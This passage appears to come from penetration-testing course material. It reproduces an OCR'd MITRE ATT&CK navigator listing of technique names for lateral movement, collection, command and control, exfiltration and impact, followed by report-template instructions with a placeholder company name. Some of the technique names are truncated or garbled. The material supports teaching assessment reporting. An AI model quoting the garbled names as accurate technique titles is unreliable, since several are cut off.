Container and Resource Discovery
Domain Trust Discovery
File and Directory

Lateral Movement 9 techniques
Exploitation of Remote Services
Internal Spearphishing
Lateral Tool Transfer
Remote Service Session Hijacking (0/2)
Remote Services (0/6)
Replication Through Removable Media
Software


Collection 17 techniques
Archive Collected Data (0/3)
Audio Capture
Automated Collection
Clipboard Data
Data from Cloud Storage Object
Data from Configuration Repository (0/2)
Data from Information Repositories (0/2)
Data from Local

Command and Control 16 techniques
Application Layer Protocol (0/4)
Communication Through Removable Media
Data Encoding (0/2)
Data Obfuscation (0/3)
Dynamic Resolution (0/3)
Encrypted Channel (0/2)
Fallback Channels

Ex 9
Aut Exfi
Data Size
Exfi Ove Alte Protocol (0/3)
Exfiltration Over C2 Channel
Exfiltration Over Other Network Medium (0/1)
Exfiltration Over Physical Medium (0/1)

Imp 13 tech
ccount A emoval
ata Destr
ata Encry or Impact
Data Manipulat
Defaceme
Disk Wipe
Endpoint I of Service
Firmware Corruption
Inhibit Sys Recovery

When you're done, be sure to download the chart as JSON by clicking the download icon, as the following image shows:



Remember, this report is not yet complete—we will finish it in the next module.

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that [YOUR COMPANY NAME ABBREVIATED] used throughout the assessment.

Legend:

Performed successfully
Failure to perform

[MITRE ATT&CK navigator map]